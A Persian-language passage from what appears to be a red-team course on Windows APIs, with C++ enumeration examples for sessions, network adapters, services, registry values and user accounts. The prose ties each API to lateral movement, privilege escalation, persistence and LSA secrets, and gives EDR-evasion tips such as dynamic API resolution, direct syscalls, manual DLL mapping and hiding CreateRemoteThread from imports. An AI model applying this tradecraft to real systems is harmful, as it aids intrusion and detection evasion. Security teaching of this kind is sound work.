- اما استفاده در کنار API‌هایی مثل ImpersonateLoggedOnUser ممکن است در توالی رفتاری مشکوک باشد.

مثال‌های کاربردی – تابع NetSessionEnum

هدف

تابع NetSessionEnum برای شمارش همه نشستهای فعال شبکه که به یک سرور محلی یا راه دور متصل هستند استفاده می‌شود. این نشستها شامل کاربرانی هستند که:

- از طریق SMB (اشتراک‌گذاری فایل) متصل شده‌اند
- به صورت راه دور به سیستم لاغین کرده‌اند
- به منابعی مثل پوشش‌های اشتراکی یا Administrative Shares (مثل \$ADMIN.C\$ دسترسی دارند)

کاربرد در عملیات Red Team

- شناسایی کاربران فعال روی هاست
- پیدا کردن فرصت‌های Lateral Movement
- نظرارت بر استفاده از File Share یا SMB.RDP
- بررسی اینکه سیستم هم‌اکنون در حال استفاده است یا خیر

پروتوتایپ تابع

```
NET_API_STATUS NetSessionEnum (  
    LPCWSTR servername,  
    LPCWSTR UncClientName,  
    LPCWSTR username,  
    DWORD level,  
    LPBYTE *bufptr,  
    DWORD prefmaxlen,  
    LPDWORD entriesread,  
    LPDWORD totalentries,  
    LPDWORD resume_handle  
) ;
```

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

پارامترهای کلیدی:

- : نام ماشین هدف (NULL = ماشین محلی) **servername**
- : فیلتر کردن برای کلاینت خاص (اختیاری) **UncClientName**
- : فیلتر بر اساس نام کاربر (اختیاری) **username**
- : سطح اطلاعات (معمولًاً ۱۰ یا ۵۰۲ – سطح ۱۰ برای شمارش پایه کافی است) **level**
- : اشاره‌گر خروجی به بافر اطلاعات نشست‌ها **bufptr**
- : تعداد نشست‌های بازگشته **entriesread**
- : تعداد کل نشست‌های موجود **totalentries**
- : برای صفحه‌بندی (اختیاری) **resume_handle**

ساختار **SESSION_INFO_10** (برای level=۱۰)

```
typedef struct _SESSION_INFO_10 {
    LPWSTR sesi10_cname;      // Client name
    LPWSTR sesi10_username;   // Username
    DWORD   sesi10_time;      // Active time
    (seconds)
    DWORD   sesi10_idle_time; // Idle time
    (seconds)
} SESSION_INFO_10;
```

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

مثال C++ – شمارش نشستهای فعال

```
#include <Windows.h>
#include <Lm.h>
#include <iostream>

#pragma comment(lib, "Netapi32.lib")

int main() {
    LPSESSION_INFO_10 pBuf = NULL;
    DWORD entriesRead = 0, totalEntries = 0;

    NET_API_STATUS status = NetSessionEnum(
        NULL,           // Local machine
        NULL,           // All clients
        NULL,           // All users
        10,             // Level 10 returns basic
info
        (LPBYTE*)&pBuf,
        MAX_PREFERRED_LENGTH,
        &entriesRead,
        &totalEntries,
        NULL
    );

    if (status == NERR_Success && pBuf != NULL) {
        for (DWORD i = 0; i < entriesRead;
++i) {
            std::wcout << L"Client: " <<
pBuf[i].sesi10_cname << std::endl;
            std::wcout << L"User: " <<
pBuf[i].sesi10_username << std::endl;
            std::wcout << L"Active time: " <<
pBuf[i].sesi10_time << L" sec" << std::endl;
            std::wcout << L"Idle time: " <<
pBuf[i].sesi10_idle_time << L" sec" <<
std::endl;
            std::wcout << std::endl;
        }
    } else {

```

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

```
    std::wcerr << L"NetSessionEnum failed  
with error: " << status << std::endl;  
}  
  
if (pBuf != NULL) NetApiBufferFree(pBuf);  
  
return 0;  
}
```

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

سناریوهای استفاده در Red Team	استفاده سناریو
پیدا کردن کاربرانی که فولدرها یا درایوهای Mount کرده‌اند	شناسایی کاربران SMB فعال
یافتن نشست‌های راه دور RDP فعال شناسایی مدیران یا کاربران	حملات مبتنی بر زمان
بررسی وضعیت Idle/Active برای نشست‌های قانونی	Lateral Movement
شناسایی سیستم‌هایی که کاربران دارای دسترسی بالا روی آن‌ها فعال هستند	فعالیت مخفیانه
یافتن زمان‌های کم‌فعالیت برای اجرای عملیات	ملاحظات EDR
• یک API مدیریتی قانونی محسوب می‌شود.	
• استفاده خارج از ابزارهای استاندارد (مثل MMC net session یا	
می‌تواند ثبت یا شناسایی شود.	
• برای کاهش ریسک شناسایی:	
○ Dynamic Resolution برای فراخوانی تابع	
○ پرهیز از اجرای مستقیم در Payload کاربر-لند (Userland)	
○ استفاده از تکنیک‌های جایگزین مثل WMI یا Event Logs	
○ برای شمارش نشست‌ها در حالت Stealth	

مثال‌های کاربردی – توابع GetAdaptersInfo و GetIpAddrTable

هدف

این دو API ویندوز اطلاعاتی درباره‌ی رابطه‌ای شبکه‌ی سیستم ارائه می‌دهند، از جمله:

- آدرس‌های IP محلی
- آدرس‌های MAC
- دروازه‌های پیش‌فرض
- اطلاعات سرورهای DHCP/DNS

از دید تیم قرمز یا حملات نفوذی، این توابع برای موارد زیر مفید هستند:

- شناسایی رابطه‌ای شبکه فعال
- تشخیص سیستم‌های دو شبکه‌ای یا پیکربندی نادرست
- کشف محدوده‌های شبکه داخلی
- بررسی میزبان‌ها قبل از حرکت جانبی یا تغییر مسیر

تابع: GetAdaptersInfo

```
DWORD GetAdaptersInfo(
    PIP_ADAPTER_INFO pAdapterInfo,
    PULONG pOutBufLen
);
```

- یک لیست پیوندی از ساختارهای IP_ADAPTER_INFO را بازیابی می‌کند.
- بخشی از IP Helper API (فایل iphlpapi.dll)

- اطلاعات آدرس IP، آدرس MAC، دروازه DHCP و DNS را فراهم می کند.

ساختار: IP_ADAPTER_INFO

```
typedef struct _IP_ADAPTER_INFO {
    struct _IP_ADAPTER_INFO *Next;
    DWORD ComboIndex;
    char AdapterName[MAX_ADAPTER_NAME_LENGTH +
4];
    char
Description[MAX_ADAPTER_DESCRIPTION_LENGTH +
4];
    UINT AddressLength;
    BYTE Address[MAX_ADAPTER_ADDRESS_LENGTH];
// MAC
    DWORD Index;
    IP_ADDR_STRING IpAddressList;
    IP_ADDR_STRING GatewayList;
    IP_ADDR_STRING DhcpServer;
    BOOL HaveWins;
    IP_ADDR_STRING PrimaryWinsServer;
    IP_ADDR_STRING SecondaryWinsServer;
    time_t LeaseObtained;
    time_t LeaseExpires;
} IP_ADAPTER_INFO;
```

C++: GetAdaptersInfo مثال

```
#include <Iphlpapi.h>
#include <iostream>
#pragma comment(lib, "Iphlpapi.lib")

int main() {
    IP_ADAPTER_INFO adapterInfo[16];
    DWORD size = sizeof(adapterInfo);

    if (GetAdaptersInfo(adapterInfo, &size)
== ERROR_SUCCESS) {
        PIP_ADAPTER_INFO adapter =
adapterInfo;

        while (adapter) {
            std::cout << "Adapter: " <<
adapter->Description << std::endl;
            std::cout << "IP Address: " <<
adapter->IpAddressList.IpAddress.String <<
std::endl;
            std::cout << "Gateway: " <<
adapter->GatewayList.IpAddress.String <<
std::endl;
            std::cout << "MAC Address: ";
            for (UINT i = 0; i < adapter-
>AddressLength; i++) {
                printf("%02X%s", adapter-
>Address[i], (i == adapter->AddressLength -
1) ? "" : "-");
            }
            std::cout << "\n\n";
            adapter = adapter->Next;
        }
    } else {
        std::cerr << "GetAdaptersInfo
failed." << std::endl;
    }
    return 0;
}
```

تابع: GetIpAddrTable

```
DWORD GetIpAddrTable (
    PMIB_IPADDRTABLE pIpAddrTable,
    PULONG pdwSize,
    BOOL bOrder
);
```

- تمام آدرس‌های IPv4 اختصاص داده شده به رابطه‌های محلی را بازمی‌گرداند.
- همچنین بخشی از phlpapi.dll است.
- سطح پایین‌تر از GetAdaptersInfo است و برای اسکن یا نگاشت فقط IP مفید است.

MIB_IPADDRTABLE ساختار:

```
typedef struct _MIB_IPADDRTABLE {
    DWORD dwNumEntries;
    MIB_IPADDRROW table[ANY_SIZE];
} MIB_IPADDRTABLE;
```

هر MIB_IPADDRROW شامل موارد زیر است:

- IP آدرس: dwAddr
- ماسک زیرشبکه: dwMask
- شاخص رابط: dwIndex

مثال C++: GetIpAddrTable

```
#include <Iphlpapi.h>
#include <iostream>

#pragma comment(lib, "Iphlpapi.lib")

int main() {
    DWORD size = 0;
    GetIpAddrTable(NULL, &size, FALSE);

    PMIB_IPADDRTABLE ipTable =
    (PMIB_IPADDRTABLE)malloc(size);
    if (GetIpAddrTable(ipTable, &size, TRUE)
    == NO_ERROR) {
        for (DWORD i = 0; i < ipTable-
>dwNumEntries; ++i) {
            IN_ADDR ipAddr;
            ipAddr.S_un.S_addr = ipTable-
>table[i].dwAddr;
            std::cout << "IP Address: " <<
inet_ntoa(ipAddr) << std::endl;
        }
    } else {
        std::cerr << "GetIpAddrTable failed."
    << std::endl;
    }

    free(ipTable);
    return 0;
}
```

موارد استفاده در تیم قرمز

هدف	کاربردها
پروفایل شبکه	نگاشت سابنت‌ها و رابطه‌های موجود
تشخیص تغییر مسیر	شناسایی سیستم‌های چندشبکه‌ای برای دسترسی دو شبکه‌ای

جمع آوری اطلاعات	تعیین استفاده از DNS، دروازه، DHCP و مسیرهای احتمالی استخراج داده
تأثیید پس از نفوذ	بررسی محیط میزبان قبل از شروع حرکت جانبی
تقلید میزبان	دزدیدن هویت کارت شبکه برای جعل یا impersonation

شناسایی و امنیت عملیات (OPSEC)

- این API ها به ندرت توسط EDR ها شناسایی می شوند.
- اغلب توسط ابزارهای نظارت سیستم و تشخیص خطا استفاده می شوند.
- می توان به طور ایمن در چارچوبهای کنترل و فرمان پس از نفوذ، استیجرهای یا ایمپلنت های سفارشی استفاده کرد.
- برای افزایش پنهان کاری:
 - از فراخوانی های بیش از حد خودداری کنید
 - LoadLibrary (نمادها را به صورت داینامیک بارگذاری کنید)
 - (+ GetProcAddress

مثال‌های کاربردی – EnumServicesStatusEx

هدف

تابع `EnumServicesStatusEx` یک API ویندوز است که امکان فهرست کردن سرویس‌های نصب شده و در حال اجرا روی سیستم محلی یا ریموت را فراهم می‌کند. این تابع اطلاعاتی مانند موارد زیر را بازمی‌گرداند:

- نام سرویس و نام نمایشی آن
- وضعیت فعلی اجرا (در حال اجرا، متوقف شده، متوقف موقت)
- شناسه پردازش مرتبط (PID)
- مسیر بازرسی فایل اجرایی سرویس

این API بهویژه درزمنه‌های تیم قرمز و پس از نفوذ (post-exploitation) مفید است برای:

- کشف سرویس‌های با سطح دسترسی بالا (اجرا شده تحت `SYSTEM` یا `(NETWORK SERVICE)`)
- شناسایی سرویس‌های آسیب‌پذیر یا پیکربندی نادرست
- شناسایی مکانیزم‌های ماندگاری احتمالی
- سوء استفاده از سرویس‌ها (مانند رودن DLL، مسیرهای بدون کوتیشن، افزایش سطح دسترسی)

نمونه تابع

```
BOOL EnumServicesStatusEx(  
    SC_HANDLE hSCManager,  
    SC_ENUM_TYPE InfoLevel,  
    DWORD dwServiceType,  
    DWORD dwServiceState,  
    LPBYTE lpServices,  
    DWORD cbBufSize,  
    LPDWORD pcbBytesNeeded,  
    LPDWORD lpServicesReturned,  
    LPDWORD lpResumeHandle,  
    LPCWSTR pszGroupName  
) ;
```

پارامترها:

- **hSCManager**: هندل برگرفته از `OpenSCManager()`
- **InfoLevel**: مقدار `SC_ENUM_PROCESS_INFO` برای دریافت اطلاعات مرتبط با پردازش
- **dwServiceType**: استفاده از `SERVICE_WIN32` برای سرویس‌های معمولی
- **dwServiceState**: استفاده از `SERVICE_STATE_ALL` یا `SERVICE_ACTIVE` از داده‌ها که بافری (آرایه‌ای) `lpServices` را دریافت می‌کند
- **cbBufSize**: اندازه بافر
- **pcbBytesNeeded**: در صورت کوچک بودن بافر، اندازه موردنیاز را دریافت می‌کند
- **lpServicesReturned**: تعداد سرویس‌های بازگردانده شده
- **lpResumeHandle**: برای صفحه‌بندی (pagination) استفاده می‌شود

- فیلتر گروه اختیاری (معمولًا NULL): pszGroupName

ساختار: ENUM_SERVICE_STATUS_PROCESS

```
typedef struct _ENUM_SERVICE_STATUS_PROCESSW
{
    LPWSTR lpServiceName;
    LPWSTR lpDisplayName;
    SERVICE_STATUS_PROCESS
    ServiceStatusProcess;
} ENUM_SERVICE_STATUS_PROCESSW;
```

شامل:

- نام کوتاه (داخلی) سرویس: lpServiceName
- نام نمایشی دوستانه سرویس: lpDisplayName
- وضعیت سرویس: ServiceStatusProcess.dwCurrentState (مثلًا SERVICE_RUNNING)
- شناسه پردازش سرویس: ServiceStatusProcess.dwProcessId

مثال C++ – لیست تمام سرویس‌ها و وضعیت آن‌ها

```
#include <Windows.h>
#include <Winsvc.h>
#include <iostream>

int main() {
    SC_HANDLE hSCManager =
        OpenSCManager(NULL, NULL,
                      SC_MANAGER_ENUMERATE_SERVICE);
    if (!hSCManager) {
        std::cerr << "OpenSCManager failed."
        << std::endl;
        return 1;
    }

    DWORD bytesNeeded = 0, servicesReturned =
0, resumeHandle = 0;
    EnumServicesStatusEx(
        hSCManager,
        SC_ENUM_PROCESS_INFO,
        SERVICE_WIN32,
        SERVICE_STATE_ALL,
        NULL,
        0,
        &bytesNeeded,
        &servicesReturned,
        &resumeHandle,
        NULL
    );
}

LPBYTE buffer = new BYTE[bytesNeeded];
if (EnumServicesStatusEx(
    hSCManager,
    SC_ENUM_PROCESS_INFO,
    SERVICE_WIN32,
    SERVICE_STATE_ALL,
    buffer,
    bytesNeeded,
    &bytesNeeded,
    &servicesReturned,
```

```

        &resumeHandle,
        NULL
    ) {
        LPENUM_SERVICE_STATUS_PROCESS
services = (LPENUM_SERVICE_STATUS_PROCESS)buffer;
        for (DWORD i = 0; i <
servicesReturned; ++i) {
            std::wcout << L"Service: " <<
services[i].lpServiceName << std::endl;
            std::wcout << L"Display Name: "
<< services[i].lpDisplayName << std::endl;
            std::wcout << L"State: ";
            switch
(services[i].ServiceStatusProcess.dwCurrentSt
ate) {
                case SERVICE_RUNNING:
std::wcout << L"Running"; break;
                case SERVICE_STOPPED:
std::wcout << L"Stopped"; break;
                case SERVICE_PAUSED:
std::wcout << L"Paused"; break;
                default: std::wcout <<
L"Other"; break;
            }
            std::wcout << L" | PID: " <<
services[i].ServiceStatusProcess.dwProcessId
<< std::endl;
            std::wcout << std::endl;
        }
    } else {
        std::cerr << "EnumServicesStatusEx
failed." << std::endl;
    }

    delete[] buffer;
    CloseServiceHandle(hSCManager);
    return 0;
}

```

موارد استفاده در تیم قرمز

هدف	مثال
افزایش سطح دسترسی	پیدا کردن سرویس‌هایی که با SYSTEM یا مجوزهای ضعیف اجرا می‌شوند
ماندگاری	تزریق یا جایگزینی باینری‌ها در سرویس‌های خود راه انداز
کشف	نگاشت ارتباط سرویس‌ها و شناسه‌های پردازش برای تزریق کد
حرکت جانبی	بررسی ابزارهای ریموت ثالث (مثل عوامل پشتیبان‌گیری، سرویس‌های RDP)
مالحظات EDR و OPSEC	<ul style="list-style-type: none"> • این API به خودی خود مشکوک نیست. • توسط ابزارهای معتبر مانند Task Manager و services.msc • مانیتورهای سیستم استفاده می‌شود. • ممکن است در صورت فراخوانی از باینری‌های غیرمعمول (مثلاً شل کد تزریق شده یا باینری‌های ناآشنا) هشدار ایجاد کند. • برای پنهان کاری: <ul style="list-style-type: none"> ○ EnumServicesStatusEx را به صورت دایnamیک حل کنید ○ از رویکرد syscall مستقیم استفاده کنید (فهرست کردن غیرمستقیم از طریق هندهای SCM و <code>(NtQuerySystemInformation</code>)

RegOpenKeyEx / - کاربردی مثال های RegQueryValueEx هدف

این API ها برای خواندن مقادیر از رجیستری ویندوز استفاده می شوند و در هر دو حالت حمله و دفاع کاربرد زیادی دارند، مانند:

- جمع آوری اطلاعات پیکربندی سیستم (مثلًا نسخه سیستم عامل، نرم افزارهای نصب شده)
- بررسی کلیدهای پایداری AutoRun
- استخراج اطلاعات ورود، اطلاعات کش شده یا بدافزارهای نصب شده
- بررسی تنظیمات امنیتی مثل UAC و وضعیت Defender

این API ها جزو مجموعه Registry API Win32 هستند و در فایل Advapi32.dll قرار دارند.

تابع: RegOpenKeyEx

```
LSTATUS RegOpenKeyExW(  
    HKEY     hKey,  
    LPCWSTR lpSubKey,  
    DWORD    ulOptions,  
    REGSAM   samDesired,  
    PHKEY    phkResult  
) ;
```

پارامترها

- hKey: یک کلید ریشه از پیش تعریف شده مانند HKEY_CURRENT_USER یا HKEY_LOCAL_MACHINE
- lpSubKey: مسیر زیر کلیدی که باید باز شود
- ulOptions: معمولاً مقدار ۰

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

- سطح دسترسی موردنظر (معمولاً **KEY_READ**) : **samDesired**
- هندلی که به کلید بازشده بازگردانده می شود : **phkResult**

تابع: **RegQueryValueEx**

```
LSTATUS RegQueryValueExW(  
    HKEY     hKey,  
    LPCWSTR lpValueName,  
    LPDWORD  lpReserved,  
    LPDWORD  lpType,  
    LPBYTE   lpData,  
    LPDWORD  lpcbData  
) ;
```

پارامترها

- هندلی که از تابع **RegOpenKeyEx** دریافت شده : **hKey**
- نام مقداری که می خواهید مقدارش را بخوانید : **lpValueName**
- نوع داده را بر می گردداند (مثلاً **REG_SZ**, **REG_DWORD**) : **lpType**
- بافری که داده ها در آن ذخیره می شود : **lpData**
- اندازه بافر به بایت که بعد از خواندن، با اندازه واقعی داده به روزرسانی می شود : **lpcbData**

مثال C++ – خواندن نسخه ویندوز

این کد مقدار **ProductName** را از رجیستری خوانده و نسخه سیستم عامل را نمایش می دهد.

```
#include <Windows.h>
#include <iostream>

int main() {
    HKEY hKey;
    const wchar_t* subKey =
L"SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion";

    if (RegOpenKeyExW(HKEY_LOCAL_MACHINE,
subKey, 0, KEY_READ, &hKey) == ERROR_SUCCESS)
    {
        wchar_t value[256];
        DWORD value_length = sizeof(value);
        DWORD type = 0;

        if (RegQueryValueExW(hKey,
L"ProductName", nullptr, &type,
(LPBYTE)value, &value_length) ==
ERROR_SUCCESS) {
            std::wcout << L"Windows Version:
" << value << std::endl;
        } else {
            std::wcerr << L"Failed to query
value." << std::endl;
        }

        RegCloseKey(hKey);
    } else {
        std::wcerr << L"Failed to open
registry key." << std::endl;
    }

    return 0;
}
```

ریشهای رایج رجیستری (HKEY)
توضیح کلید

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

تنظیمات سراسری ماشین (سیستم، نرم افزار، درایورها)	HKEY_LOCAL_MACHINE
تنظیمات کاربر جاری (پروفایل ها، برنامه ها، پایداری)	HKEY_CURRENT_USER
ارتباط فایل ها و اشیای COM رجیستری همه پروفایل های کاربری	HKEY_CLASSES_ROOT
پروفایل سخت افزاری فعلی	HKEY_CURRENT_CONFIG
موارد استفاده ده تیم قرمز	هدف مثال
خواندن نسخه سیستم عامل، معماری، نام میزبان اینی محیط	شناسن
در بررسی مقادیر تنظیم یا پایداری HKCU\Software\Microsoft\Windows\CurrentVersion\Run	پرس و جو رسی به احتبار امه
در HKLM\SYSTEM\CurrentControlSet\Control\Lsa برای هش ها و اسرار	دست دست
در فرار از دفاع HKLM\Software\Microsoft\Windows Defender	فهرست نرم افزار
از شمارش نرم افزارهای نصب شده از HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall	فهرست نرم افزار

نکات OPSEC و تشخیص

- این API‌ها قانونی و بسیار استفاده شده هستند.
- EDR‌ها ممکن است دسترسی به رجیستری در مناطق حساس (مثلًا اسرار LSA، کلیدهای Run) را پایش کنند.
- برای پنهان کاری:
 - به جای HKCU، کلیدها را تحت SID HKEY_USERS با (مثلاً S-1-5-21...) دسترسی پیدا کنید
 - از NtOpenKey / NtQueryValueKey برای دسترسی سطح پایین‌تر استفاده کنید

مثال‌های کاربردی - LoadLibraryA / LoadLibraryW

مروری کلی

تابع‌های LoadLibraryA و LoadLibraryW از API‌های اصلی ویندوز هستند که برای بارگذاری یک DLL در فضای آدرس پردازش فراخواننده استفاده می‌شوند. این توابع در kernel32.dll تعریف شده و به صورت داخلی تابع LdrLoadDll از ntdll.dll را فراخوانی می‌کنند.

این توابع در نرم‌افزارهای قانونی (مثل افرونهای، درایورها، مازول‌های زمان اجرا) و تکنیک‌های تهاجمی نیز کاربردهای مهمی دارند، مانند:

- تزریق DLL
- بارگذاری DLL به روش Sideloading
- استیجرهای بارگذاری بدافزار
- مدولار کردن Payload
- نگاشت دستی و دور زدن تشخیص

تعاریف توابع

```
HMODULE LoadLibraryA (LPCSTR lpLibFileName);  
HMODULE LoadLibraryW (LPCWSTR lpLibFileName);
```

- ورودی رشته LoadLibraryA ANSI می‌گیرد
- ورودی رشته یونی‌کد می‌گیرد LoadLibraryW
- هر دو، یک هندل (آدرس پایه DLL بارگذاری شده) بر می‌گردانند یا NULL در صورت شکست

(Windows Loader) رفتار داخلی (LoadLibrary*) فراخوانی می‌شود:

1. جستجوی مسیر DLL به ترتیب زیر انجام می‌شود:

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

- دایرکتوری ای که برنامه از آن بارگذاری شده
 - دایرکتوری سیستم (مثل C:\Windows\System۳۲)
 - دایرکتوری سیستم ۱۶ بیتی (برای سازگاری قدیمی)
 - دایرکتوری ویندوز
 - دایرکتوری جاری
 - دایرکتوری های لیست شده در متغیر محیطی PATH
۲. DLL با استفاده از `ntdll!LdrLoadDLL` به حافظه نگاشت می شود و در صورت نیاز `relocation` انجام می شود
۳. وابستگی ها از طریق Import Address Table (IAT) حل می شوند
۴. نقطه ورود (DLLMain) با حالت DLL_PROCESS_ATTACH فراخوانی می شود
۵. در صورت موفقیت، آدرس پایه DLL به عنوان هندل بازگردانده می شود

تفاوت LoadLibraryW و LoadLibraryA

- LoadLibraryA برای رشته های ANSI (رشته های ASCII) است
- LoadLibraryW برای رشته های یونی کد (wide-character) است و در برنامه های مدرن ترجیح داده می شود

همیشه سعی کنید از LoadLibraryW استفاده کنید تا از پشتیبانی بهتر مسیرهای طولانی و نامهای بین المللی DLL بهره ببرید.

مثال ساده با C++

```
#include <Windows.h>
#include <iostream>

int main() {
    const wchar_t* dllPath =
L"C:\\Windows\\System32\\user32.dll";

    HMODULE hMod = LoadLibraryW(dllPath);

    if (hMod) {
        std::wcout << L"Successfully loaded:
" << dllPath << std::endl;
        std::wcout << L"Base address: " <<
hMod << std::endl;
        FreeLibrary(hMod); // Optional
    } else {
        std::wcerr << L"Failed to load DLL."
<< std::endl;
    }

    return 0;
}
```

بارگذاری توابع به صورت داینامیک با GetProcAddress
بعد از بارگذاری DLL با LoadLibrary با می‌توانید توابع داخل آن را به صورت
داینامیک فراخوانی کنید:

```
typedef int (WINAPI* MSGBOXW)(HWND, LPCWSTR,
LPCWSTR, UINT);

HMODULE user32 = LoadLibraryW(L"user32.dll");
MSGBOXW myMsgBox =
(MSGBOXW)GetProcAddress(user32,
"MessageBoxW");
myMsgBox(NULL, L"Dynamic call successful",
L"Info", MB_OK);
```

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

این روش در بسته‌بندها، شل‌کدها و بدافزارها برای فرآخوانی API‌ها در زمان اجرا به جای استفاده از جدول واردات (Import Table) معمول است.

تکنیک	کاربردها در Red Team و بدافزار
DLL Injection	نگاشت دستی DLL و بارگذاری با منطق سفارشی
Stagers & Loaders	بارگذاری اجزای اضافی در زمان اجرا
Packers / AV Evasion	استفاده از GetProcAddress و LoadLibrary برای حل API‌ها به صورت داینامیک
DLL Sideload	بارگذاری DLL‌های مخرب از مسیرهای معتبر یا سوءاستفاده از ترتیب بارگذاری DLL‌ها
Living off the Land (LOLBin)	استفاده از باپری‌های سیستمی مثل LoadLibrary که خود rundll32.exe را فرآخوانی می‌کنند

مثال پیشرفته: LoadLibraryA با مسیر سفارشی

```
#include <Windows.h>
#include <iostream>

int main() {
    const char* dllPath =
"C:\\\\Users\\\\Public\\\\mydll.dll";

    HMODULE hDll = LoadLibraryA(dllPath);

    if (hDll) {
        std::cout << "Loaded DLL at base
address: " << hDll << std::endl;
        FreeLibrary(hDll);
    } else {
        std::cerr << "Failed to load DLL.
Error code: " << GetLastError() << std::endl;
    }

    return 0;
}
```

برای رفع اشکال بارگذاری، از GetLastError() استفاده کنید.

دلایل رایج شکست LoadLibrary

- DLL در مسیر جستجو پیدا نمی‌شود
- فرمات DLL معتبر نیست (مثلاً PE نیست)
- وابستگی‌ها گمشده‌اند
- بارگذاری توسط Windows Defender یا AppLocker مسدود شده
- ناسازگاری نسخه ۳۲ یا ۶۴ بیتی
- کرش یا امضای نامعتبر نقطه ورود DLL

نگاشت دستی و دور زدن LoadLibrary ابزارهای پیشرفته Red Team از استفاده نمی کنند و به جای آن به صورت دستی DLL را در حافظه نگاشت می کنند:

- تحلیل هدرهای PE
- نگاشت بخش ها به حافظه
- اصلاح relocations
- حل وابستگی ها به صورت دستی
- فراخوانی مستقیم DllMain

این کار باعث می شود تشخیص توسط hooks روی kernel32!LoadLibrary سخت تر شود.

مثال: بارگذاری داینامیک توابع به جای واردات استاتیک به جای وارد کردن توابع حساس مثل CreateRemoteThread. آن ها را داینامیک فراخوانی کنید:

```
HMODULE hKernel32 =  
LoadLibraryW(L"kernel32.dll");  
auto pCreateRemoteThread =  
(LPTHREAD_START_ROUTINE)GetProcAddress(hKerne  
l32, "CreateRemoteThread");  
  
if (pCreateRemoteThread) {  
    // call dynamically  
}
```

این کار باعث می شود تابع در Import Address Table نباشد و ابزارهای تحلیل استاتیک متوجه نشوند.

جایگزین اسکن PEB بدون LoadLibrary
برای دور زدن LoadLibrary می‌توان:

- مازولهای بارگذاری شده را از Process Environment Block (PEB) فهرست کرد
- لیست loader را پیمایش کرد
- نام DLL‌ها را پیدا کرد
- از GetProcAddress روی مازولهای بارگذاری شده استفاده کرد

این روش توسط بدافزارها و فریمورک‌های C2 پیشرفته برای دور زدن hook‌های بارگذاری DLL استفاده می‌شود.

نکات OPSEC و شناسایی

توضیح	ریسک
فراخوانی LoadLibrary ممکن است لاغ یا hook شود	زیر نظر EDR بودن
بارگذاری DLL‌های غیرمعمول یا بدون امضا ریسک بالایی دارد	DLL‌های مشکوک
استفاده از مبهم سازی، اسکن PEB یا بارگذاری با syscall	راهکارها
نگاشت دستی بدون استفاده از API‌های loader	جایگزین‌ها

خلاصه: اهمیت LoadLibrary در عملیات تهاجمی

- هسته بارگذاری DLL و مدولار کردن payload‌ها
- امکان فراخوانی داینامیک توابع در زمان اجرا
- استفاده گسترده در نرم‌افزارهای قانونی و مخرب

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

- قابلیت دور زدن با نگاشت دستی، `syscall` مستقیم یا شل کد درون خطی

مثال‌های کاربردی - NetUserEnum / NetUserGetInfo

هدف

این دو تابع که بخشی از کتابخانه NetAPI۳۲ هستند، برای فهرست کردن حساب‌های کاربری و دریافت اطلاعات دقیق درباره آن‌ها استفاده می‌شوند، مانند:

- نام‌های کاربری
- وضعیت حساب (فعال، غیرفعال، قفل شده)
- آخرین زمان ورود
- سطح دسترسی (مدیر سیستم، کاربر استاندارد، مهمان)
- عضویت در گروه‌ها و سیاست‌های گذرواژه

این API‌ها برای موارد زیر حیاتی هستند:

- فهرست‌برداری پس از بهره‌برداری
- ترسیم نقشه ارقاء سطح دسترسی
- شناسایی هدف در حرکت جانبی
- شناسایی و جمع‌آوری اطلاعات دامنه

مروری بر توابع

NetUserEnum

حساب‌های کاربری را روی یک کامپیوتر یا دامنه مشخص فهرست می‌کند.

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

```
NET_API_STATUS NetUserEnum(  
    _LPCWSTR servername,  
    DWORD level,  
    DWORD filter,  
    _LPBYTE *bufptr,  
    DWORD pref maxlen,  
    _LPDWORD entriesread,  
    _LPDWORD totalentries,  
    _LPDWORD resume_handle  
) ;
```

- **servername:** کامپیوتر راه دور یا NULL برای کامپیوتر محلی
- **level:** میزان جزئیات بازگشتی (۰، ۱ یا ۲)
- **filter:** فیلتر نوع حساب (مثلاً FILTER_NORMAL_ACCOUNT)
- **bufptr:** اشاره گری به بافر خروجی (آرایه‌ای از ساختارهای کاربری)
- **entriesread / totalentries:** مقادیر خروجی که نشان می‌دهد چند ورودی بازگشت داده شده
- **resume_handle:** برای صفحه‌بندی نتایج بزرگ (اختیاری)

NetUserGetInfo

اطلاعات درباره یک کاربر خاص روی کامپیوتر را بازیابی می‌کند.

```
NET_API_STATUS NetUserGetInfo(  
    _LPCWSTR servername,  
    _LPCWSTR username,  
    DWORD level,  
    _LPBYTE *bufptr  
) ;
```

- **level:** تعیین کننده سطح جزئیات (عموماً ۱ یا ۲)
- ساختاری مانند USER_INFO_۱، USER_INFO_۲ و غیره را باز می‌گرداند

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

ساختارهای کلیدی

USER_INFO_0

فقط شامل نام کاربری است.

```
typedef struct _USER_INFO_0 {  
    LPWSTR usri0_name;  
} USER_INFO_0;
```

USER_INFO_1

جزئیات بیشتری مانند سن گذرواژه، سطح دسترسی و پرچم‌ها را شامل می‌شود.

```
typedef struct _USER_INFO_1 {  
    LPWSTR usri1_name;  
    LPWSTR usri1_password;  
    DWORD usri1_password_age;  
    DWORD usri1_priv;  
    LPWSTR usri1_home_dir;  
    LPWSTR usri1_comment;  
    DWORD usri1_flags;  
    LPWSTR usri1_script_path;  
} USER_INFO_1;
```

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

نمونه C++ – فهرست کردن و نمایش اطلاعات کاربر

```
#include <Windows.h>
#include <Lm.h>
#include <iostream>

#pragma comment(lib, "Netapi32.lib")

int main() {
    LPUSER_INFO_1 pBuf = NULL;
    DWORD entriesRead = 0, totalEntries = 0;

    NET_API_STATUS status = NetUserEnum(
        NULL, // local computer
        1, // level 1 = USER_INFO_1
        FILTER_NORMAL_ACCOUNT, // filter for
        normal user accounts
        (LPBYTE*)&pBuf,
        MAX_PREFERRED_LENGTH,
        &entriesRead,
        &totalEntries,
        NULL
    );

    if (status == NERR_Success && pBuf != NULL) {
        for (DWORD i = 0; i < entriesRead;
        ++i) {
            std::wcout << L"Username: " <<
            pBuf[i].usri1_name << std::endl;
            std::wcout << L"Privilege: " <<
            (pBuf[i].usri1_priv == USER_PRIV_ADMIN ?
            L"Administrator" : L"Standard User") <<
